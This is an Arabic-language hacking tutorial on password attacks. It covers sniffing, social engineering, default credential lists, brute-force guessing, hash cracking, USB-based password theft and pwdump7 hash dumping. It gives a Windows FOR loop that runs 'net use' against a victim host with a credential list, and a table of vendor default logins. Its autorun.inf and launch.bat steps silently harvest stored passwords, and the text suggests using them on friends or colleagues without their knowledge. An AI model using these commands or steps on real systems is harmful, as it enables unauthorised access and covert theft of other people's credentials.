معظم الشبكات تستخدم تقنية البث (**Broadcast technology**)، مما يعني أن كل رسالة يقوم الكمبيوتر على الشبكة بنقلها يمكن قراءتها من قبل أي جهاز كمبيوتر متصل على تلك الشبكة. في الممارسة العملية، ما عدا مستلم الرسالة، فإن كل أجهزة كمبيوتر موجود على الشبكة يلاحظ ان الرسالة غير موجه اليه، ويتجاهلها. ومع ذلك، فأن أجهزة الكمبيوتر يمكن برمجتها للنظر في كل رسالة التي تنتقل عن طريق كمبيوتر معين على الشبكة. بهذه الطريقة، يمكن للمرء أن ينظر إلى الرسائل التي لم تكن موجهة اليه. القراصنة لديهم برامج للقيام بذلك، ومن ثم فحص كافة الرسائل التي اجتازت الشبكة من أجل البحث عن كلمة السر. قد تكون نهاية المطاف بإعطاء كلمة المرور الخاصة بك إلى المهاجم إذا كنت تقوم بتسجيل الدخول إلى الكمبيوتر عبر الشبكة، ولقد تم اختراق بعض أجهزة الكمبيوتر على الشبكة بهذه الطريقة.

باستخدام هذه التقنية **password sniffing technique**، فان المتسللين قد جمعوا الآلاف من كلمات المرور عن طريق اقتحام أجهزة الكمبيوتر المتصلة على الشبكة المستخدمة بكثرة.

الهندسة الاجتماعية(Social Engineering) : في امن الكومبيوتر، الهندسة الاجتماعية هو المصطلح الذي يمثل نوعا غير تقني من التسلل. عادة، هذا يعتمد بشكل كبير على التفاعل بين الإنسان وينطوي على خداع الآخرين في كسر الإجراءات الأمنية المعتادة في كثير من الأحيان. يعمل المهندس الاجتماعي "لعبة خداع" لكسر الإجراءات الأمنية. على سبيل المثال، أن يقوم المهاجم باستخدام الهندسة الاجتماعية لاقتحام شبكة الكمبيوتر في محاولة لكسب ثقة شخص مخول للوصول إلى الشبكة، ثم يحاول استخراج المعلومات التي تهدد أمن الشبكات.

الهندسة الاجتماعية هي التشغيل من خلال تدبير المعلومات السرية من قبل الخداع أو **swaying people**. يمكن للمهاجم تحريف نفسه بأنه مستخدم أو مسؤول النظام من أجل الحصول على كلمة المرور من المستخدم. فمن الطبيعي للناس ان يكونوا مفيدين ويثقون. أي شخص عموما يجعل محاولة لبناء علاقات ودية مع أصدقاء له أو الزملاء. فان المهندسين الاجتماعين يستفادوا من هذا الاتجاه.

السمة أخرى للهندسة الاجتماعية تعتمد على عدم قدرة الناس على مواكبة هذه الثقافة التي تعتمد بشكل كبير على تكنولوجيا المعلومات. معظم الناس ليسوا على بينة من قيمة المعلومات التي يمتلكها وقليلا ما يتهاونوا في حمايتها. المهاجمون يستفادون من هذه الحقيقة للتسلل. عادة، المهندسين الاجتماعية يبحثوا في مكبات النفايات بحث عن معلومات قيمة. أفضل دفاع هو التثقيف، والتدريب، وخلق الوعي.

Keyboard Sniffing يسمح لك بتفسير كلمة مرور التي يدخلها الهدف بواسطة ضغطات المفاتيح باستخدام **Keylogger**.


Default Passwords

المصدر: http://securityoverride.org/default-password-list

كلمات السر الافتراضية هي كلمات السر التي توفرها الشركات المصنعة مع المعدات جديدة. عادة ما تكون كلمة المرور الافتراضية التي تقدمها الشركات المصنعة للأجهزة كلمة السر المحمية يسمح الوصول الى الجهاز أثناء الإعداد الأولي. أدوات الإنترنت التي يمكن استخدامها للبحث عن كلمات السر الافتراضية كالاتى.

http://cirt.net
http://default-password.info
http://www.defaultpassword.us
http://www.passwordsdatabase.com
https://w3dt.net
http://www.virus.org
http://open-sez.me
http://securityoverride.org
http://www.routerpasswords.com





Manufacturer	Model	Version	Username	Password
1234	1234	1234	Admin	Password
3COM		1.25	root	letmein
3COM	3C16405		admin	(none)
3COM	3C16406		admin	(none)
3COM	3C16450		admin	(none)
3COM	3COM SuperStack 3 Switch	3300XM	security	security
3COM	3ComCellPlex7000		tech	tech
3COM	3CRADSL72	1.2	(none)	1234admin
3COM	3CRWDR100A-72	2.06 (Sep 21 2005 14:24:48)	admin	1234admin
3COM	812		Administrator	admin
3COM	AccessBuilder? 7000 BRI	Any	(none)	(none)
3COM	AirConnect Access Point	n/a	(none)	comcomcom
3COM	Cable Managment System SQL Database (DOSCIC	Win2000 & MS	DOCSIS_APP	3Com
3COM	CB9000 / 4007	3	Type User: FORCE	(none)
3COM	CellPlex	7000	tech	(none)
3COM	CellPlex	7000	admin	admin
3COM	CellPlex		admin	synnet
3COM	CellPlex		admin	admin
3COM	CellPlex		(none)	(none)
3COM	CellPlex		admin	admin
3COM	CellPlex	7000	operator	(none)

Manual Password Cracking (Guessing)

كسر كلمة المرور يدويا يشمل محاولة تسجيل الدخول باستخدام كلمات مرور مختلفة. التخمين هو العنصر الأساسي من كسر كلمة المرور (**Manual Password Cracking**). كلمة السر هي مفتاح البيانات الذي يكون هناك الحاجة اليه للوصول إلى النظام. معظم كلمات السر يمكن كسرها باستخدام امتيازات التصعيد المختلفة، وتنفيذ التطبيقات، واخفاء الملفات، وتغطية المسارات. المهاجمين يقومون بالعديد من المحاولات لكسر كلمات السر لاقتحام النظام الهدف. كلمات السر يمكن كسرها يدويا أو باستخدام بعض الأدوات الآلية والأساليب، والخوارزميات. كسر كلمات المرور يمكن ان يكون اليا (**Automated**) باستخدام **simple FOR loop**. أيضا كسر كلمات المرور يدويا ويشمل محاولات مختلفة لتسجيل الدخول كما في الطرق التالية:

- العثور على مستخدم صالح.
- إنشاء قائمة من كلمات السر الممكنة.
- ترتيب كلمات السر من احتماليه مرتفعة الى منخفضه.
- مفتاح في كل كلمة مرور، حتى ان تم اكتشاف كلمة المرور الصحيحة

القراصنة يمكنهم أيضا إنشاء ملف سكريبت وظيفته محاولة استخدام كل كلمة في القائمة. ولكن لا يزال هذا نوع من أنواع كسر كلمة المرور يدويا. معدل فشل هذا النوع من الهجوم عالي.

كسر كلمة المرور يدويا (**Manual**)عن طريق التخمين يمكنه ان يصبح **Automated** باستخدام بسيط للحلقة(**For loop**) . في المثال التالي، المهاجم يقوم بإنشاء ملف نصي مع أسماء المستخدمين وكلمات المرور التي يتم تكرارها باستخدام **FOR loop**.

حلقة **For loop** الرئيسية يمكنها استخراج أسماء المستخدمين وكلمات السر من ملف النص التي هي بمثابة القاموس لأنها تتكرر من خلال كل سطر:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
From a directory that can access the text file, the command is typed as follows:
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```

يحتوي الملف **outfile.txt** على اسم المستخدم وكلمة المرور الصحيحين. إذا كان اسم المستخدم وكلمة المرور في الملف **credentials.txt** صحيحة. إذا فانه يمكن تأسيس جلسة مفتوحة مع خادم الضحية باستخدام نظام المهاجم.

Automatic Password Cracking

كسر كلمة المرور هو بالتأكيد وسيلة مفيدة لتصعيد الامتيازات ويسمح لنا للحصول على حقوق إدارية على الجهاز المستهدف في كثير من الأحيان. سبب آخر لكسر كلمات السر وتصاعد الامتيازات هو أن العديد من الأدوات التي تعمل على النحو اختبار الاختراق تتطلب الوصول الى مستوى الإدارة من أجل التثبيت والتنفيذ بشكل صحيح.

إذا كنت نستطيع الوصول إلى هاش كلمة المرور على الجهاز الهدف، فان هناك احتمالات جيدة مع ما يكفي من الوقت، فيمكنك كسر كلمة السر، حيث يمكن اكتشاف النسخة الغير مشفرة من كلمة المرور. هاش كلمة المرور (**Password hash**) هي نسخه مشفرة من كلمة المرور العادية. الهاش هي عادة ما تكون أكثر من مجرد إعادة ترتيب كلمة المرور الأصلية. وهي عادة ما تكون هاش في اتجاه واحد. الهاش في اتجاه واحد هو سلسلة من الأحرف التي لا يمكن عكسها إلى نص أصلي.
ومع ذلك، لا تنشأ نقاط ضعف من عملية الهاش نفسها، ولكن من تخزين كلمة المرور. لا يتم فك كلمة السر التي تم تخزينها في وقت المصادقة من قبل معظم الأنظمة. هذه النظم تخزن فقط الهاش في اتجاه واحد.

أثناء عملية تسجيل الدخول المحلية، كلمة المرور التي يتم إدخالها يتم تشغيلها من خلال خوارزمية توليد الهاش في اتجاه واحد ومقارنتها بالهاش المخزن على النظام. إذا وجدا تشابهه بينهم، إذا فهذه كلمة المرور الصحيحة التي تم استخدامها. لذلك، كل ما لدي المهاجمين القيام به من أجل كسر كلمة السر هو الحصول على نسخة من الهاش في اتجاه واحد المخزنة على الخادم، ومن ثم استخدام خوارزمية توليد الهاش الخاصة به حتى يحصل على تطابق. معظم أنظمة مايكروسوفت، ويونيكس، و **Netware** قد أعلنوا على الملأ خوارزميات الهاش الخاصة بهم. هذا الهاش يمكن الوصول اليه إما عن بعد أو محليا. بغض النظر عن كيف يمكننا الوصول إلى الهاش، فان الخطوات والأدوات اللازمة لكسر كلمات السر لا تزال هي نفسها.
يمكن للمهاجمين استخدام مزيج من أساليب الهجوم للحد من الوقت الذي يطلبه لكسر كلمة مرور. يوفر الإنترنت تطبيقات مجانية لكسر كلمة المرور لأنظمة **NT**، **Netware**، ويونيكس.

هناك قوائم لكلمات السر التي يمكنها تغذية هذه **cracker** لتنفيذ هجوم القاموس(**Dictionary attack**) . في أبسط أشكالها، فان التشغيل الآلي (**Automated**) ينطوي على العثور على مستخدم صالح وخوارزمية التشفير المستخدمة خاصته، والحصول على كلمات السر المشفرة، وخلق قائمة من جميع كلمات السر الممكنة، تشفير كل كلمة، والتحقق من وجود أي تساو مع هوية المستخدم المعروفة(**user ID**) . وتتكرر هذه العملية حتى يتم الحصول على النتائج المرجوة أو يتم استنفاد جميع الخيارات.

في أبسط أشكاله فان كسر كلمة السر تتكون من جزأين:


1- تحديد موقع وتحميل ملف هاش كلمة السر للنظام المستهدف.
2- استخدام الأدوات لتحويل هاش (المشفرة) كلمات السر إلى كلمة مرور عاديه.

معظم أنظمة التشغيل لا تخزن كلمة المرور الخاصة بك التي تدخلها كقيمة عاديه، بل أنها تخزن في هيئة نسخة مشفرة من كلمة المرور. ويسمى هذا الإصدار من التشفير الهاش(**HASH**).
معظم أنظمة التشغيل تخزين هاش كلمة المرور الخاصة بهم في مكان واحد. هذا الملف (**HASH**) عادة يحتوي على كلمات السر المشفرة لعدة مستخدمين وحسابات النظام. للأسف، الوصول إلى هاش كلمة المرور ليست سوى نصف المعركة لمجرد عرض أو حتى حفظ هاش كلمة المرور ليست كافية لتحديد النص العادي لكلمة المرور. ذلك لأن من الناحية الفنية ليس من المفترض أن يكون من الممكن العمل الى الوراء أي تحويل الهاش إلى نص عادي.

ملحوظه: هناك هجوم يسمى "Pass the hash " الذي يسمح لك بتغير أو إعادة إرسال قيمة الهاش من كلمة مرور من أجل المصادقة مع الخدمة المحمية. عند استخدام هذا النوع من الهجوم، فليس هناك حاجة لكسر كلمة السر واكتشاف نسختها الغير مشفره.

من أجل اكتشاف النسخة الغير مشفرة من كلمة مرور، فنحن بحاجة إلى بعض من الخطوات المهمة:

- العثور على مستخدم صالح.
- تحديد خوارزمية التشفير (الهاش) المستخدمة.
- الحصول على كلمات السر المشفرة.
- إنشاء قائمة من كلمات السر الممكنة.
- تشفير كل كلمة باستخدام نفس الخوارزمية.
- معرفة ما إذا كان هناك تطابق لكل هوية المستخدم.



Performing Automated Password Guessing

إذا فشل المهاجم في الهجوم اليدوي، فأنه يمكن أن يختار أن يحول العملية الى الهجوم الألي (**Automated attack**). هناك العديد من البرامج المجانية التي يمكن أن تساعد في هذا الجهد. بعض هذه البرامج الحرة هي **Legion**، **Jack the Ripper**، **NetBIOS Auditing Tool (NAT)** ، الخ. أبسط هذه الطرق هو الاستفادة من الأمر **net**. هذا ينطوي على الاستخدام البسيط للحلقة **loop** باستخدام شل **NT/2000** من اجل استخدام هذا الامر. كل ما يفعله جميع المهاجمين هو إنشاء ملف بسيط به اسم المستخدم وكلمة السر. ثم يمكن الرجوع الى هذا الملف من خلال الأمر **FOR**.

```
C:\> FOR /F "token=1, 2*" %i in (credentials.txt)
do net use \\target\IPC$ %i /u: %j
```

Automated password attacks يمكن تصنيفها على النحو التالي:

1- **A simple dictionary attack** والذى يشمل تحميل ملف القاموس (الملف النصي الذى يحتوى كلمات القاموس) في تطبيق كسر كلمات المرور مثل **LOphtCrack** أو **John the Ripper**، ثم تشغيله ضد حسابات المستخدمين حيث يوجد التطبيق. هجمات القاموس (**Dictionary attack**) هي أكثر فعالية مع الكلمات الطويلة.
2- **The brute force method** هو الأكثر شمولا، على الرغم من بطئه. عادة ما يحاول كل حرف ممكن، وتركيبات الأرقام في الاستكشاف الآلي(**automated exploration**) .
3- **A hybrid approach** هو واحد يجمع بين ميزات كل من الأساليب السابقة. وعادة ما يبدأ مع القاموس، ثم يحاول تركيبات مثل كلمتين معا أو كلمة وأرقام.

يميل المستخدمين إلى امتلاك كلمات سر ضعيفة لأنهم لا يعرفون ما هو شكل كلمات المرور القوية، وبالتالي، لا يعرفون كيفية إنشاء كلمات مرور قوية لحساباتهم. كما هو مبين، وهذا يترك كلمات السر مفتوحة للهجوم.

Stealing Passwords Using Usb Drives

سرقة كلمات السر باستخدام محرك أقراص **USB** هو نهج مادي (**physical approach**) لقرصنة كلمات المرور المخزنة في جهاز الكمبيوتر. يمكن المهاجمين سرقة كلمات السر باستخدام محرك أقراص **USB** والتطبيقات المختلفة. الناس الذين لديهم حسابات متعددة على الانترنت عادة تخزن أسماء المستخدمين وكلمات المرور الخاصة بهم على سبيل الاحتياط لاستخدامهم إذا ما نساهم. يمكنك استرداد أو سرقة وثائق التفويض هذه باستخدام محرك أقراص**USB** .

النهج المادي (**physical approach**)هو أمر بالغ الأهمية بالنسبة للقرصنة كلمات السر. يمكن للمرء سرقة كلمات المرور باستخدام محرك أقراص **USB** والتطبيقات. هذا الأسلوب ينطبق على قرصنة كلمات المرور المخزنة في أي جهاز كمبيوتر. معظم الناس المشتركة في عدد كبير من المواقع عادة تقوم بتخزين كلمات المرور الخاصة بهم على الكمبيوتر من أجل تذكرها. يمكن للمرء محاولة انتشالها تلقائيا

باستخدام محرك أقراص USB . هذا يتطلب توصيل USB في أي منفذ لجهاز الكمبيوتر الذي تم تخزين كلمات السر. هذه الحيلة هي قابلة للتطبيق ل نظام التشغيل Windows XP ، ويندوز 7، ويندوز فيستا، ويندوز 2000.

جميع التطبيقات المدرجة في USB هي محمولة وخفيفة بما يكفي بحيث يمكن تحميلها في قرص USB في بضع ثوان. يمكنك أيضا قرصنة كلمات السر المخزنة الخاصة بالـ Messenger. باستخدام أدوات وUSB يمكنك إنشاء rootkit الإختراق كلمات السر من الكمبيوتر الهدف.

سرقة كلمات السر باستخدام جهاز USB تتم بمساعدة من الخطوات التالية:

1- تحتاج إلى أدوات قرصنة كلمات المرور.
2- نسخ الملفات الذي قمت بتحميلها ذات الامتداد (.exe) والتي تكون أدوات لقرصنة كلمة مرور الى محرك الأقراص USB.
3- إنشاء مستند فارغ ووضع المحتويات التالية أو الأكواد التالية فيه:

[autorun]
en=launch.bat

بعد كتابة هذا المحتوى في المفكرة، نحفظ المستند ك autorun.inf ونسخ هذا الملف إلى محرك الأقراص USB.

4- نقوم بإنشاء مستند اخر ونقوم بكتابة المحتويات التالية:

start pspv.exe/stext pspv.txt

بعد ذلك، نقوم بحفظ الملف ك launch.bat ونسخ هذا الملف إلى محرك الأقراص USB.
5- إدراج محرك الأقراص USB ونافذة التشغيل التلقائي المنبثقة (if enabled).
6- يتم تنفيذ أدوات قرصنة كلمات المرور في الخلفية، ويمكن تخزين كلمات المرور في ملفات TXT في محرك الأقراص USB.




بهذه الطريقة، يمكنك إنشاء USB password recovery toolkit خاص بك واستخدامه لسرقة كلمات المرور المخزنة من أصدقائك أو زملائك من دون علمهم. هذه العملية تستغرق سوى بضع ثوان لاسترداد كلمات السر.



Stealing Passwords Using Keylogger

كلما يحتاج المهاجم فرصة شيء ما، فأنه يفكر عادة حول الثغرات المحتملة في العملية برمتها. كلمات السر هي قطعة من البيانات المستخدمة للوصول إلى حساب أو نظام. اختيار كلمات مرور معقدة يجعل حساباتك آمنة ويصعب المهمة على المهاجم. كلمة المرور المعقدة تجعل من مهمة المهاجم صعبة ولكنها ليست مستحيلة. كلمات المرور هي قطعة من البيانات التي ستقدم إلى نظام أو تطبيق للوصول إليه. عادة ما يتم إدخال كلمات المرور من خلال لوحة المفاتيح. وبالتالي، فإذا كان المهاجم لديه برنامج أو آلية لتسجيل ضغطات المفاتيح وإرسال تقرير عن ذلك، فيكون المهاجم له القدرة على تحديد كلمات السر بسهولة. البرامج التي تسمح لهم للقيام بذلك هي **Keyloggers**، وهو نوع من البرمجيات الخبيثة. **Keyloggers** يمكنه كشف كل ضربات المفاتيح التي قام بها الهدف بما في ذلك أسماء المستخدمين و كلمات المرور لأي من المواقع. **Keyloggers** عن بعد يمكن أن يعطي وصول المهاجم ليس فقط إلى البريد الإلكتروني والحسابات على الانترنت ، ولكنه يمكن اختراق التفاصيل المالية الخاصة بك كذلك. ويستخدم **Keyloggers** من قبل الناس للعثور على قطعة معينة من المعلومات مثل اسم المستخدم أو كلمة المرور.

يمثل التوضيح التصويري التالي طريق المهاجمين لسرقة كلمات المرور باستخدام Keyloggers.



عند سرقة كلمات المرور، فان المهاجم يصيب أولا **PC** الضحية مع برمجيات **Keyloggers**. عند دخول الضحية إلى خادم الدومين من خلال بيانات الدخول، فان **Keyloggers** تلقائيا تقوم بإرسال بيانات الدخول (اسم المستخدم وكلمات السر) إلى المهاجم دون علم الضحية. بمجرد حصول المهاجم على هذه البيانات اعتماد على تسجيل دخول الضحية، فانه يقوم بتسجيل الدخول إلى خادم الدومين وربما القيام بأي عمل أخر.

Offline Password Attacks (HASH Attack)

معظم النظم التي تستخدم آلية مصادقة كلمة المرور تحتاج إلى تخزين كلمات المرور هذه (أو الهاش الخاصة بهم) محليا على الجهاز. وهذا صحيح بالنسبة لأنظمة التشغيل (ويندوز، لينكس، وسيسكو)، وأجهزة الشبكة (switch و router)، الخ. وغالبا ما يوجه المهاجمين هو الحصول على الهاش من الملف SAM اما لإعداد خاطئ او اختراق ناجح. وكما قلنا سابقا ان الحصول على الهاش يعد نصف المعركة. كما قلنا سابقا ان الملف SAM يتمتع بالكثير من الحماية من قبل نظام التشغيل ويندوز. لحسن الحظ، هناك طريقة لتجاوز هذه القيود على حد سواء.

Windows Hash Dumping: Pwdump and Fgdump

Windows Hash Dumping تنطوي على تفريغ قاعدة بيانات كلمة المرور لجهاز ويندوز والذي يوجد في ملف الرجيستري **NT registry** تحت البند**HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users** او بمعنى اخر تفريغ الملف **SAM** من محتوياته وذلك نظرا لان هذا الملف محمى من الوصول اليه او تعديل محتوياته. تفريغ قاعدة بيانات كلمة المرور عن طريق استخدام وظيفة الويندوز الداخلية والتي تدعو **fetch the hashes**. ولكن لأن هذه الوظائف تتطلب امتياز الوصول الأعلى (**Admin Privilege**)، فمن الضروري الحصول أولا على امتيازات الوصول المناسبة.


The Local Security Authority Subsystem (LSASS) يعمل مع امتياز الوصول الضرورية لهذا الملف، لذلك يستخدم **pwdump** تقنية تعرف باسم **DLL injection** والتي تعمل تحت عملية **LSASS** وبالتالي تملك امتياز الوصول إلى معلومات الهاش.

Pwdump7 هو تطبيق يعمل على تفريغ هاش كلمات المرور (**OWFS**) من قاعدة بيانات **NT's SAM**. **Pwdump** يعمل على تفريغ هاشات كلمات المرور (**LM and NTLM**) من حسابات المستخدمين المحليين من الملف (**SAM**). هذا التطبيق أو الأداة، يتم تشغيلها عن طريق استخراج الملف **SAM** والملف **SYSTEM** من نظام الملفات ومن ثم يتم استخراج الهاش منه. واحدة من الميزات القوية من **pwdump7** هو أنه قادر أيضا على تفريغ الملفات المحمية. استخدام هذا البرنامج يتطلب امتيازات إدارية على النظام البعيد.


يمكنك تحميل الإصدار الأخير من pwdump7 من الموقع التالي:

http://www.tarasco.org/security/pwdump_7/index.html

- في نظام التشغيل ويندوز هذه الأداة تعمل من خلال سطر الأوامر، لذلك نقوم بالنقر على الزر **shift** مع النقر الأيمن للماوس على المجلد الذي يحتوي على **pwdump7.exe**. والتي تؤدى الى ظهور قائم نختار منها **Open Command Windows here** كالاتى:



- بعد النقر عليه تؤدى الى ظهور الشاشة التالية:



ملحوظه: عند التعامل مع دومين **active directory** فانه يقوم بتخزين كلمات المرور في الملف(**ntds.dit**).

- نقوم الان بتشغيل الأداة **pwdump7** وذلك عن طريق كتابة **pwdump7.exe** في سطر الأوامر بدون أي تعبيرات مع النقر فوق **Enter**.
- هذا سوف يؤدى الى اظهار جميع الهاشات المسجلة في نظام التشغيل الويندوز أي من الملف **SAM** كالاتى:

Administrator: Command Prompt

```
F:\LINUX\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD************************:31D6CFE0D16AE931B73C59D7E0C08
9C0:::
Guest:501:NO PASSWORD************************:NO PASSWORD************************:::
jana:1001:NO PASSWORD************************:71B973B8AD15EB31218DA9651448617B:::
HomeGroupUser$:1003:NO PASSWORD************************:E0FA0C73A5C577A81BF9E4E846D
9A7CF:::
UpdatusUser:1004:NO PASSWORD************************:62937DB1154479904B8E0F0A1D9EFA
FC:::
LANGUARD_11_USER:1006:NO PASSWORD************************:7494F1C94F6EF4DA0C5EA66F8
9F0985C:::

F:\LINUX\pwdump7>
```

